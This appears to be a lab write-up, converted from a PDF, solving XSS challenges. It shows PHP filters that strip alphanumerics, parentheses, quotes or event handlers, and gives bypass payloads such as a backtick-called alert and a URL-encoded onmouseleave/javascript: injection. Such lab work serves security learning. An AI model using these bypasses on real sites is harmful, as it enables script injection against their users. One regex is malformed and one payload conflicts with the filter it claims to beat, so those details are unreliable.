

Lab 18: XSS Labs-2

No Alphabets and Digits

`$_GET['payload']` parameter is directly included in the output of the script without being properly sanitized or validated.


```
<script src="hook.js"></script>
<?php
// by escaping the payload you won't break this system, haha! :-))
$escaped = preg_replace("/[a-zA-Z0-9]/", "", $_GET['payload']);
?>
```

The `preg_replace()` function call is attempting to remove any alphanumeric characters from the payload parameter. But we can use payload without alphanumeric using `urlencode`: [urlencode - Encode any JavaScript program using only symbols \(utf-8.jp\)](#)

already available `<script></script>` so we just need to add `alert('XSS')` to finish

```
<script>
  // here you can inject an arbitrary script,
  // but I guess you can't do anything, cuz the script can't include a-zA-Z0-9 ! :->
  <?= $escaped ?>
</script>
```

[illegible]



No Parentheses


`$_GET['payload']` parameter removes any parentheses characters and any strings containing the letters "o" and "n" in sequence (which would likely match many common JavaScript event handlers such as `onclick` or `onload`).

```
// no parentheses ...
$escaped = preg_replace("/[()]/", "", $_GET['payload']);

// no event handlers!
$escaped = preg_replace("/.*o.*n.*i", "", $escaped);
?>
```

But we can use payload without parentheses characters and any strings containing the letters "o" and "n":

```
<script>alert`XSS`</script>
```




No Quotes

`$_GET['payload']` parameter uses the `preg_replace()` function to remove any single quotes, double quotes, backticks, ampersands, and hash symbols from the input.

```
<script src=//book.js /></script>
<?php
// by escaping the payload you won't break this system, haha! :-)
$escaped = preg_replace("/['\"`&#]/", "", $_GET['payload']);
?>
```

But we can use payload without single quotes: `<script> alert(document.domain) </script>`



No Parentheses Again

The `preg_replace()` function is used to remove any backticks, parentheses, angle brackets, ampersands, and hash symbols from the `$_GET['payload']` parameter. The resulting string is then used as the `id` attribute of a `span` element, and the original input is passed through the `htmlspecialchars()` function to encode any special characters.


```
<script src="hook.js"></script>
<?php
$escaped = preg_replace("/['()<>&#x27;]/", "", $_GET['payload']);
?>

<h1>Hello, <span id="<?=$escaped ?>"><?=$escaped ?></span>!</h1>
```

But we can get around by encoding parentheses and single quotes by: [HTML URL Encoding Reference \(w3schools.com\)](https://www.w3schools.com/html/html_url_encoding.asp)

'	%27
(%28
)	%29

```
<script>"onmouseleave="location='javascript:alert%28%27XSS%27%29'"</script>
```



Hello, <script>"onmouseleave="location='javascript:alert%28%27XSS%27%29'"</script>!

inject

src

```
<script src="hook.js"></script>
<?php
$escaped = preg_replace("/['()<>&#x27;]/", "", $_GET['payload']);
?>

<h1>Hello, <span id="<?=$escaped ?>"><?=$escaped ?></span>!</h1>
<h1>inject</h1>
<form>
  <input type="text" name="payload" placeholder="your payload here">
  <input type="submit" value="GO">
</form>
<h1>src</h1>
<?php highlight_string(file_get_contents(basename(__FILE__))); ?>
```